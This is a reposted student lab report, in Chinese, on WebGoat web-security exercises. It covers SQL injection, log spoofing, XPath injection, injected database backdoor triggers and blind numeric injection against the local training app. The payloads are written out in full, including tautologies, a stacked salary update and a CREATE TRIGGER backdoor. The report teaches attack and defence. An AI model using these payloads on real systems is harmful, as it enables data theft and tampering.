

Exp9 Web安全实践基础 20154328 常城

转载

[weixin_30509393](#) 于 2018-05-23 17:51:00 发布 48 收藏

文章标签: [web安全](#) [java](#) [运维](#)

原文链接: <http://www.cnblogs.com/20154328changcheng/p/9078133.html>

版权

Exp9 Web安全基础实践

一、基础问题回答

1. SQL注入攻击原理，如何防御？

- SQL注入攻击就是通过把SQL命令插入到Web表单递交或输入域名或页面请求的查询字符串，最终达到欺骗服务器执行恶意SQL命令的目的。
- 对于SQL注入攻击的防范，主要还是从代码上入手：
 1. 采用预编译语句集PreparedStatement，它内置了处理SQL注入的能力，只要使用它的setXXX方法传值即可。它的原理就是sql注入只对sql语句的准备(编译)过程有破坏作用，而PreparedStatement已经准备好了，执行阶段只是把输入串作为数据处理，而不再对sql语句进行解析准备，因此也就避免了sql注入问题；
 2. 使用正则表达式过滤传入的参数，对一些包含sql注入的关键字进行过滤；
 3. 采用字符串过滤的方法；
 4. jsp中调用该函数检查是否包含非法字符，防止SQL从URL注入。

2. XSS攻击的原理，如何防御？

- XSS是代码注入的一种，它允许恶意用户将代码注入到网页上，并能够被浏览器成功的执行，其他用户在观看网页时就会受到影响。这类攻击通常包含了HTML以及用户端脚本语言。XSS攻击的主要目的是，想办法获取目标攻击网站的cookie，因为有了cookie相当于有了session，有了这些信息就可以在任意能接进互联网的pc登陆该网站，并以其他人的身份登陆，做一些破坏。
- 防御可以从以下两个方面进行：
 1. 在表单提交或者URL参数传递前就对其参数进行过滤
 2. 检查用户输入的内容中是否有非法的内容，例如尖括号、引号等之类的字符，严格控制输出。

3. CSRF攻击原理，如何防御？

- 我们知道XSS是跨站脚本攻击，就是在用户的浏览器中执行攻击者的脚本，来获得其cookie等信息。而CSRF是借用用户的身份，向web server发送请求，因为该请求不是用户本意，所以称为“跨站请求伪造”。
- 对CSRF的防御可以从一下几个方面进行：
 1. 通过referer、token或者验证码来检测用户提交；
 2. 尽量不要在页面的链接中暴露用户隐私信息，对于用户修改删除等操作最好都使用post操作；
 3. 避免全站通用的cookie，严格设置cookie的域。

二、实践内容

1. 关于WebGoat

- WebGoat是OWASP组织研制出的用于进行web漏洞实验的应用平台，用来说明web应用中存在的安全漏洞。WebGoat运行在带有java虚拟机的平台之上，目前提供的训练课程有很多，包含了XSS、线程安全、SQL注入等，我们本次的实验就是在WebGoat平台上进行。
 1. WebGoat分为简单版和开发板，简单版是个Java的Jar包，只需要有Java环境即可，我们在命令行里执行：`java -jar webgoat-container-7.0.1-war-exec.jar`运行WebGoat:

```
root@changcheng: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
root@changcheng:~# java -jar webgoat-container-7.0.1-war-exec.jar
Error: Unable to access jarfile webgoat-container-7.0.1-war-exec.jar
root@changcheng:~# java -jar webgoat-container-7.0.1-war-exec.jar
Error: Unable to access jarfile webgoat-container-7.0.1-war-exec.jar
root@changcheng:~#
root@changcheng:~# java -jar webgoat-container-7.0.1-war-exec.jar
Error: Unable to access jarfile webgoat-container-7.0.1-war-exec.jar
root@changcheng:~#
```

1. 打开后会发现自己的虚拟机中没有安装，我使用的是杨正晖分享的WebGoat7.1下载好后，将它放入home中，再次输入 `java -jar webgoat-server-7.1-exec.jar`（因为下载的是7.1的版本，因此命令中的版本号需要重新改一下）

```
root@changcheng: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
root@changcheng:~# java -jar webgoat-container-7.1-exec.jar
五月 23, 2018 10:57:13 上午 org.apache.coyote.http11.Http11Protocol init
信息: Initializing ProtocolHandler ["http-bio-8080"]
五月 23, 2018 10:57:14 上午 org.apache.catalina.core.StandardService startInternal
信息: Starting service Tomcat
五月 23, 2018 10:57:14 上午 org.apache.catalina.core.StandardEngine startInternal
信息: Starting Servlet Engine: Apache Tomcat/7.0.59
五月 23, 2018 10:57:23 上午 org.apache.tomcat.util.digester.Digester body
信息: TLD skipped. URI: http://java.sun.com/jstl/core_rt is already defined
五月 23, 2018 10:57:23 上午 org.apache.tomcat.util.digester.Digester body
信息: TLD skipped. URI: http://java.sun.com/jstl/core is already defined
五月 23, 2018 10:57:23 上午 org.apache.tomcat.util.digester.Digester body
信息: TLD skipped. URI: http://java.sun.com/jsp/jstl/core is already defined
五月 23, 2018 10:57:23 上午 org.apache.tomcat.util.digester.Digester body
信息: TLD skipped. URI: http://java.sun.com/jstl/fmt_rt is already defined
五月 23, 2018 10:57:23 上午 org.apache.tomcat.util.digester.Digester body
信息: TLD skipped. URI: http://java.sun.com/jstl/fmt is already defined
五月 23, 2018 10:57:23 上午 org.apache.tomcat.util.digester.Digester body
信息: TLD skipped. URI: http://java.sun.com/jsp/jstl/fmt is already defined
五月 23, 2018 10:57:23 上午 org.apache.tomcat.util.digester.Digester body
信息: TLD skipped. URI: http://java.sun.com/jsp/jstl/functions is already define
d
```

1. 打开浏览器，输入 `localhost:8080/WebGoat`

Username

Password

Sign in

The following accounts are built into Webgoat

| Account | User | Password |
|---------------|---------|----------|
| Webgoat User | guest | guest |
| Webgoat Admin | webgoat | webgoat |

- 1. 选择默认账号、密码即可登陆成功

WebGoat - Mozilla Firefox

WebGoat

localhost:8080/WebGoat/start.mvc#attack/360466308/5

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter

WEBGOAT

How to work with WebGoat

Introduction >
General >
Access Control Flaws >
AJAX Security >
Authentication Flaws >
Buffer Overflows >
Code Quality >
Concurrency >
Cross-Site Scripting (XSS) >
Improper Error Handling >
Injection Flaws >
Denial of Service >
Insecure Communication >
Insecure Storage >
Malicious Execution >
Parameter Tampering >
Session Management Flaws >
Web Services >
Admin Functions >
Challenge >

Show Source Show Solution Show Plan Restart Lesson

Congratulations. You have successfully completed this lesson.

How To Work With WebGoat

Welcome to a brief overview of WebGoat.

Environment Information

WebGoat uses the Apache Tomcat server but can run in any application server. It is configured to run on localhost although this can be easily changed, see the "Tomcat Configuration" section in the Introduction.

The WebGoat Interface

Http Basics

1 2 3 4 5 6 7

1 LESSONS

2 3 4 5 Java [Source] Solution Lesson Plan Hints

6 Cookies / Parameters

7

Enter your name in the input field below and press "Go" to submit. The server will accept the request, reverse the input and display it back to the user, illustrating the basics of handling an HTTP request.

The user should become familiar with the features of WebGoat by manipulating the above buttons to view hints, show the HTTP request parameters, the HTTP request cookies, and the Java source code. You may also try using OWASP Zed Attack Proxy for the first time.

Enter your Name: Go!

comment
domain
maxAge -1
name JSESSIONID
path
secure false
value F54DA186C396F97F7F048C268
version 0

Params
ParamValue
Screen 16
menu 100

2. SQL练习

Numeric SQL Injection

- 原理是这里有一个SQL语句
- `SELECT * FROM weather_data WHERE station = [station]`
- 可以拦截报文将station字段后补充成一个永真式101 OR 1=1
- 可以使用kail上自带的火狐开发人员的调试工具将文本框打开。

将原语句修改为：`SELECT * FROM weather_data WHERE station = 101 OR 1=1`

WebGoat - Mozilla Firefox

localhost:8080/WebGoat/start.mvc#attack/101829144/1100

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter

Go back one page
Right-click or pull down to show history

Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Improper Error Handling
Injection Flaws
Command Injection
Numeric SQL Injection
Log Spoofing
XPath Injection
String SQL Injection
LAB: SQL Injection
Stage 1: String SQL Injection
Stage 2: Parameterized Query #1
Stage 3: Numeric SQL Injection
Stage 4: Parameterized Query #2

methods behind an attack are easy to learn and the damage caused can range from considerable to complete system compromise. Despite these risks, an incredible number of systems on the internet are susceptible to this form of attack.

Not only is it a threat easily instigated, it is also a threat that, with a little common-sense and forethought, can easily be prevented.

It is always good practice to sanitize all input data, especially data that will be used in OS command, scripts, and database queries, even if the threat of SQL injection has been prevented in some other manner.

General Goal(s):

The form below allows a user to view weather data. Try to inject an SQL string that results in all the weather data being displayed.

Select your local weather station:

Go!

```
SELECT * FROM weather_data WHERE station = 104
```

| STATION | NAME | STATE | MIN_TEMP | MAX_TEMP |
|---------|---------|-------|----------|----------|
| 104 | Houston | TX | 20 | 120 |

Inspector Console Debugger Style Edi... Performa... Memory Network

Search HTML

```
<div id="message" class="info"></div>
<div id="lessonContent">
  <form accept-charset="UNKNOWN" method="POST" name="form"
    action="#attack/101829144/1100" enctype="">
    <p>
      Select your local weather station:
      <select name="station">
        <option value="101 or 1=1">Columbia</option>
        <option value="102">Seattle</option>
        <option value="103">New York</option>
        <option value="104">Houston</option>
      </select>
    </p>
  </form>
</div>
```

Rules Computed Animations Fonts

Filter Styles

Pseudo-elements

This Element

```
element {
  inline
}
* {
  bootstrap.min.css:7
  -webkit-box-sizing: border-box;
  -moz-box-sizing: border-box;
  box-sizing: border-box;
}
```

nt-wrapper.panel > div#lessonContent > form > p > select > option >

由于1=1恒成立,点击go, 看到所有城市的天气, 成功。

WebGoat - Mozilla Firefox

WebGoat

localhost:8080/WebGoat/start.mvc#attack/101829144/1100

Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter

- Buffer Overflows
- Code Quality
- Concurrency
- Cross-Site Scripting (XSS)
- Improper Error Handling
- Injection Flaws
- Command Injection
- Numeric SQL Injection**
- Log Spoofing
- XPATH Injection
- String SQL Injection
- LAB: SQL Injection
- Stage 1: String SQL Injection
- Stage 2: Parameterized Query #1
- Stage 3: Numeric SQL Injection
- Stage 4: Parameterized Query #2
- Database Backdoors
- Blind Numeric SQL Injection
- Blind String SQL Injection
- Denial of Service
- Insecure Communication
- Insecure Storage
- Malicious Execution
- Parameter Tampering
- Session Management Flaws
- Web Services
- Admin Functions

of systems on the internet are susceptible to this form of attack.

Not only is it a threat easily instigated, it is also a threat that, with a little common-sense and forethought, can easily be prevented.

It is always good practice to sanitize all input data, especially data that will be used in OS command, scripts, and database queries, even if the threat of SQL injection has been prevented in some other manner.

General Goal(s):

The form below allows a user to view weather data. Try to inject an SQL string that results in all the weather data being displayed.

*** Bet you can't do it again! This lesson has detected your successful attack and has now switched to a defensive mode. Try again to attack a parameterized query.**

Select your local weather station:

```
SELECT * FROM weather_data WHERE station = 101 or 1=1
```

| STATION | NAME | STATE | MIN_TEMP | MAX_TEMP |
|---------|-------------------|-------|----------|----------|
| 101 | Columbia | MD | -10 | 102 |
| 102 | Seattle | WA | -15 | 90 |
| 103 | New York | NY | -10 | 110 |
| 104 | Houston | TX | 20 | 120 |
| 10001 | Camp David | MD | -10 | 100 |
| 11001 | Ice Station Zebra | NA | -60 | 30 |

Cookies / Parameters

Log Spoofing

- 日志伪造，目的是通过注入恶意字符串，按照规则伪造出一条日志，在Username输入
 - zh%0d%0aLogin Succeeded for username: admin
- 其中%0d和%0a为CRLF换行符，看到的输出为

WebGoat - Mozilla Firefox

WebGoat x +

localhost:8080/WebGoat/start.mvc#attack/1572295549/1100

Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter

General

- Access Control Flaws
- AJAX Security
- Authentication Flaws
- Buffer Overflows
- Code Quality
- Concurrency
- Cross-Site Scripting (XSS)
- Improper Error Handling
- Injection Flaws
 - Command Injection
 - Numeric SQL Injection
 - Log Spoofing
 - XPATH Injection
 - String SQL Injection
 - LAB: SQL Injection
 - Stage 1: String SQL Injection
 - Stage 2: Parameterized Query #1
 - Stage 3: Numeric SQL Injection
 - Stage 4: Parameterized Query #2
 - Database Backdoors
 - Blind Numeric SQL Injection
 - Blind String SQL Injection
- Denial of Service
- Insecure Communication
- Insecure Storage
- Malicious Execution

* The grey area below represents what is going to be logged in the web server's log file.
* Your goal is to make it like a username "admin" has succeeded into logging in.
* Elevate your attack by adding a script to the log file.

User Name: :eeded for username: admin

Password: *****

Login

Login failed for username:

Cookies / Parameters

Cookie/s

| | |
|-----------------|----------------------------------|
| name | JSESSIONID |
| value | 0DC09D8EC01FE75355555BE9A093FCD5 |
| comment | |
| domain | |
| maxAge | -1 |
| path | |
| secure | false |
| version | 0 |
| httpOnly | false |

Parameters

| | |
|-------------|------------|
| scr | 1572295549 |
| menu | 1100 |

第二行就是我们刚刚伪造出来的

WebGoat - Mozilla Firefox

WebGoat

localhost:8080/WebGoat/start.mvc#attack/1572295549/11

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter

WEBGOAT

Log Spoofing

Show Source Show Solution Show Plan Show Hints Restart Lesson

Congratulations. You have successfully completed this lesson.

* The grey area below represents what is going to be logged in the web server's log file.
 * Your goal is to make it like a username "admin" has succeeded into logging in.
 * Elevate your attack by adding a script to the log file.

User Name:

Password:

Login

```

Login failed for username: cc
Login Succeeded for username: 20154328
  
```

Cookies / Parameters

Cookie/s

| name | value | comment | domain |
|------------|----------------------------------|---------|--------|
| JSESSIONID | 0DC09D8EC01FE753555558E9A093FCD5 | | |

localhost:8080/WebGoat/start.mvc#attack/1315528047/1100

XPATH Injection

- 题目的意思为你的账号及密码为Mike/test123。你的目标是尝试查看其他员工的数据。
- 还是需要构建永真式
cc' or 1=1 or 'a'='a

WebGoat - Mozilla Firefox

WebGoat x +

localhost:8080/WebGoat/start.mvc#attack/882451674/1100

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter

General

Access Control Flaws

AJAX Security

Authentication Flaws

Buffer Overflows

Code Quality

Concurrency

Cross-Site Scripting (XSS)

Improper Error Handling

Injection Flaws

Command Injection

Numeric SQL Injection

Log Spoofing

XPATH Injection

String SQL Injection

LAB: SQL Injection

Stage 1: String SQL Injection

Stage 2: Parameterized Query #1

Stage 3: Numeric SQL Injection

Stage 4: Parameterized Query #2

Database Backdoors

Blind Numeric SQL Injection

Blind String SQL Injection

Denial of Service

Congratulations. You have successfully completed this lesson.

The form below allows employees to see all their personal data including their salaries. Your account is Mike/test123. Your goal is to try to see other employees data as well.

Welcome to WebGoat employee intranet

Please confirm your username and password before viewing your profile.

*Required Fields

***User Name:**

***Password:**

| Username | Account No. | Salary |
|----------|-------------|--------|
| Mike | 11123 | 468100 |
| John | 63458 | 559833 |
| Sarah | 23363 | 84000 |

String SQL Injection

- 字符注入，这里和前面数字注入的方法差不多，构造一个永真式，还是用的之前的'or 1=1
- 'cc' OR '1'=1

```
SELECT * FROM user_data WHERE last_name = 'cc' OR '1'='1'
```

*** Now that you have successfully performed an SQL injection, try the same type of attack on a parameterized query. Restart the lesson if you wish to return to the injectable query.**

Enter your last name:

```
SELECT * FROM user_data WHERE last_name = 'cc' OR '1'='1'
```

| USERID | FIRST_NAME | LAST_NAME | CC_NUMBER | CC_TYPE | COOKIE | LOGIN |
|--------|------------|----------------------|---------------|---------|--------|-------|
| 101 | Joe | Snow | 987654321 | VISA | | 0 |
| 101 | Joe | Snow | 2234200065411 | MC | | 0 |
| 102 | John | Smith | 2435600002222 | MC | | 0 |
| 102 | John | Smith | 4352209902222 | AMEX | | 0 |
| 103 | Jane | Plane | 123456789 | MC | | 0 |
| 103 | Jane | Plane | 333498703333 | AMEX | | 0 |
| 10312 | Jolly | Hershey | 176896789 | MC | | 0 |
| 10312 | Jolly | Hershey | 333300003333 | AMEX | | 0 |
| 10323 | Grumpy | youaretheweakestlink | 673834489 | MC | | 0 |
| 10323 | Grumpy | youaretheweakestlink | 33413003333 | AMEX | | 0 |
| 15603 | Peter | Sand | 123609789 | MC | | 0 |
| 15603 | Peter | Sand | 338893453333 | AMEX | | 0 |
| 15613 | Joesph | Something | 33843453533 | AMEX | | 0 |

LAB: SQL Injection

Stage 1: String SQL Injection

- 使用String SQL注入来绕过身份验证。

以用户Neville登录，在密码栏中输入' or 1=1 --永真式进行SQL注入，但是发现登录失败。发现password的最大长度为8，更改最大长度，将其改为100

WebGoat - Mozilla Firefox

WebGoat x +

localhost:8080/WebGoat/start.mvc#attack/1537271095/11

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter

AJAX Security >
Authentication Flaws >
Buffer Overflows >
Code Quality >
Concurrency >
Cross-Site Scripting (XSS) >
Improper Error Handling >
Injection Flaws >
Command Injection
Numeric SQL Injection ✓
Log Spoofing ✓
XPath Injection ✓
String SQL Injection ✓
LAB: SQL Injection
Stage 1: String SQL Injection
Stage 2: Parameterized Query #1
Stage 3: Numeric SQL Injection
Stage 4: Parameterized Query #2

Stage 1: Use String SQL Injection to bypass authentication. Use SQL injection to log in as the boss ('Neville') without using the correct password. Verify that Neville's profile can be viewed and that all functions are available (including Search, Create, and Delete).



Larry Stooge (employee) v

Password

Login

Inspector Console Debugger Style Edi... Performa... Memory Network Animations Fonts

Search HTML

```
<label></label>
<br>
<label>
  Password
  <input name="password" size="10" maxlength="100"
  type="password">
</label>
<br>
<input name="action" value="Login" type="submit">
</form>
```

Rules Computed Animations Fonts

Filter Styles

Pseudo-elements

This Element

```
element {
}
input, button, select,
textarea {
  font-family: inherit;
  font-size: inherit;
  line-height: inherit;
```

div#lesson_login > div#lesson_login_txt > form#form1 > label > input >

再次登录，成功

- Introduction >
- General >
- Access Control Flaws >
- AJAX Security >
- Authentication Flaws >
- Buffer Overflows >
- Code Quality >
- Concurrency >
- Cross-Site Scripting (XSS) >
- Improper Error Handling >
- Injection Flaws >
- Command Injection
- Numeric SQL Injection ✔
- Log Spoofing ✔
- XPath Injection ✔
- String SQL Injection ✔
- LAB: SQL Injection
- Stage 1: String SQL Injection ✔
- Stage 2: Parameterized Query #1
- Stage 3: Numeric SQL Injection
- Stage 4: Parameterized Query #2
- Database Backdoors
- Blind Numeric SQL Injection
- Blind String SQL Injection
- Denial of Service >
- Insecure Communication >
- Insecure Storage >
- Malicious Execution >

Show Source
Show Solution
Show Plan
Show Hints
Restart Lesson

Stage 2

Stage 2: Block SQL Injection using a Parameterized Query.

THIS LESSON ONLY WORKS WITH THE DEVELOPER VERSION OF WEBGOAT

Implement a fix to block SQL injection into the fields in question the Login page. Repeat stage 1. Verify that the attack is no long effective.

*** You have completed Stage 1: String SQL Injection.**
*** Welcome to Stage 2: Parameterized Query #1**

Welcome Back Neville - Staff Listing Page

Select from the list below

Larry Stooge (employee)

Moe Stooge (manager)

Curly Stooge (employee)

Eric Walker (employee)

Tom Cat (employee)

Jerry Mouse (hr)

David Giambi (manager)

Bruce McGuire (employee)

Sean Livingston (employee)

Joanne McDougal (hr)

John Wayne (admin)

查看器
控制台
调试器
{ } 样式编辑...
性能
内存
网络

6 / 7 Password

```

::before
<div class="col-md-8">
  <div class="col-md-12" align="left"></div>
  <div class="col-md-12" align="left">
    <div id="lesson-progress" class="info"></div>
    <div id="lesson-content-wrapper" class="panel">
      <!--HTML fragment correponding to the lesson content-->
      <div id="lessonContent"></div>
      <div id="message" class="info"></div>
      <style></style>
      <div id="lesson wrapper"></div>

```

< main-content > div.row > div.col-md-8 > div.col-md-12 > div#lesson-content-wrapper.panel >

Stage 3: Numeric SQL Injection

- 该题目的目的是通过注入语句，浏览到原本无法浏览的信息。绕过认证执行SQL注入,通过一个普通员工的账户larry，浏览其BOSS的账户信息。
 - 先使用上面的Larry的账户
- 因为刷新了网页我们需要重新修改最大字符长度

WebGoat - Mozilla Firefox

localhost:8080/WebGoat/start.mvc#attack/1537271095/11

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter

AJAX Security >
Authentication Flaws >
Buffer Overflows >
Code Quality >
Concurrency >
Cross-Site Scripting (XSS) >
Improper Error Handling >
Injection Flaws >
Command Injection
Numeric SQL Injection ✓
Log Spoofing ✓
XPath Injection ✓
String SQL Injection ✓
LAB: SQL Injection
Stage 1: String SQL Injection
Stage 2: Parameterized Query #1
Stage 3: Numeric SQL Injection
Stage 4: Parameterized Query #2

Stage 1: Use String SQL Injection to bypass authentication. Use SQL injection to log in as the boss ('Neville') without using the correct password. Verify that Neville's profile can be viewed and that all functions are available (including Search, Create, and Delete).

Goat Hills Financial
Human Resources

Larry Stooge (employee) v
Password
Login

Inspector Console Debugger Style Edi... Performa... Memory Network Animations Fonts

Search HTML

```
<input name="password" size="10" maxlength="100" type="password">
```

element { inline
input, button, select, bootstrap.min.css:7
textarea {
font-family: inherit;
font-size: inherit;
line-height: inherit;

将value值改为101 or 1=1 order by salary desc，这样老板的信息就会被排到第一个

WebGoat - Mozilla Firefox

WebGoat

localhost:8080/WebGoat/start.mvc#attack/1537271095/110C

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter

Human Resources

Welcome Back Neville - Staff Listing Page

Select from the list below

- Larry Stooge (employee)
- Moe Stooge (manager)
- Curly Stooge (employee)
- Eric Walker (employee)
- Tom Cat (employee)
- Jerry Mouse (hr)
- David Giambi (manager)
- Bruce McGuirre (employee)
- Sean Livingston (employee)
- Joanne McDougal (hr)
- John Wayne (admin)

SearchStaff

ViewProfile

CreateProfile

DeleteProfile

Logout

div.col-md-8 | 700 x 694

Cookies / Parameters

Inspector Console Debugger Style Edi... Performa... Memory Network

1 of 1 maxlength

```
::before
<div class="col-md-8">
  <div class="col-md-12" align="left"></div>
  <div class="col-md-12" align="left">
    <div id="lesson-progress" class="info"></div>
    <div id="lesson-content-wrapper" class="panel">
      <!-- HTML fragment corresponding to the lesson content -->
      <div id="lessonContent"></div>
      <div id="message" class="info"></div>
      <style></style>
      <div id="lesson-wrapper"></div>
    </div>
  </div>
</div>
```

Rules Computed Animations Fonts


Filter Styles

Pseudo-elements

This Element

```
element {
}
#lesson-content-wrapper {
  padding: 5px;
}
.panel {
```

点击ViewProfile进去，即可查看老板的详细信息



SQL字符串注入（String SQL Injection）

- 题目大意是：这个表单允许使用者查询他们的信用卡号，使用SQL注入让所有的信用卡号都看得见。
- 我们构造一个永真式“1”，那么不管前面的WHERE是否成立都能执行，所以构造语句'or 1=1,成功得到了全部的信用卡号。

图

Database Backdoors

输入注入语句：101; update employee set salary=65000,

WebGoat - Mozilla Firefox

WebGoat x +

localhost:8080/WebGoat/start.mvc#attack/980912706/1100

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter

General

Access Control Flaws

AJAX Security

Authentication Flaws

Buffer Overflows

Code Quality

Concurrency

Cross-Site Scripting (XSS)

Improper Error Handling

Injection Flaws

Command Injection

Numeric SQL Injection

Log Spoofing

XPATH Injection

String SQL Injection

LAB: SQL Injection

Stage 1: String SQL Injection

Stage 2: Parameterized Query #1

Stage 3: Numeric SQL Injection

Stage 4: Parameterized Query #2

Database Backdoors

Blind Numeric SQL Injection

Blind String SQL Injection

Denial of Service

Insecure Communication

Insecure Storage

Malicious Execution

Stage 2: Use String SQL Injection to inject a backdoor. The second stage of this lesson is to teach you how to use a vulnerable fields to inject the DB work or the backdoor. Now try to use the same technique to inject a trigger that would act as SQL backdoor, the syntax of a trigger is:

```
CREATE TRIGGER myBackDoor BEFORE INSERT ON employee FOR EACH ROW BEGIN
UPDATE employee SET email='john@hackme.com'WHERE userid = NEW.userid
```

Note that nothing will actually be executed because the current underlying DB doesn't support triggers.

*** You have succeeded in exploiting the vulnerable query and created another SQL statement. Now move to stage 2 to learn how to create a backdoor or a DB worm**

User ID:

select userid, password, ssn, salary, email from employee where userid=**101;update employee set salary = 65000 where userid=101;**

Submit

| User ID | Password | SSN | Salary | E-Mail |
|---------|----------|-------------|--------|-------------------|
| 101 | larry | 386-09-5451 | 65000 | larry@stooges.com |

Cookies / Parameters

Cookie/s

| name | value | comment | domain | maxAge |
|------------|----------------------------------|---------|--------|--------|
| JSESSIONID | 0DC09D8EC01FE75355555BE9A093FCD5 | | | -1 |

- 接下来使用语句

101;CREATE TRIGGER yqhBackDoor BEFORE INSERT ON employee FOR EACH ROW BEGIN UPDATE employee SET email='20154322@qq.com' WHERE userid = NEW.userid创建一个后门，把表中所有的邮箱和用户ID都设为我的。

WebGoat - Mozilla Firefox

localhost:8080/WebGoat/start.mvc#attack/980912706/1100

WEBGOAT Database Backdoors

Show Source Show Solution Show Plan Show Hints Restart Lesson

Congratulations. You have successfully completed this lesson.

User ID:

select userid, password, ssn, salary, email from employee where userid= **101;CREATE TRIGGER yqhBackDoor BEFORE INSERT ON employee FOR EACH ROW BEGIN UPDATE employee SET email='20154328@qq.com' WHERE userid = NEW.userid**

Submit

| User ID | Password | SSN | Salary | E-Mail |
|---------|----------|-------------|--------|-------------------|
| 101 | larry | 386-09-5451 | 65000 | larry@stooges.com |

Cookies / Parameters

Cookie/s

| name | value | comment | domain | maxAge | path | secure | version |
|------------|----------------------------------|---------|--------|--------|------|--------|---------|
| JSESSIONID | 0DC09D8EC01FE753555558E9A093FCD5 | | | -1 | | false | 0 |

数字盲注（Blind Numeric SQL Injection）

- 题目中说明了下面的表单允许用户输入帐号并确定它是否有效，即返回值只有账户有效或无效两种。
先输入101 AND ((SELECT pin FROM pins WHERE cc_number='1111222233334444') > 4000);，结果是 Account number is valid.账户有效，再试试先输入101 AND ((SELECT pin FROM pins WHERE cc_number='1111222233334444') > 4000);，结果是 Account number is valid.账户有效，再试试

WebGoat - Mozilla Firefox

WebGoat x +

localhost:8080/WebGoat/start.mvc#attack/586116895/1100

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter

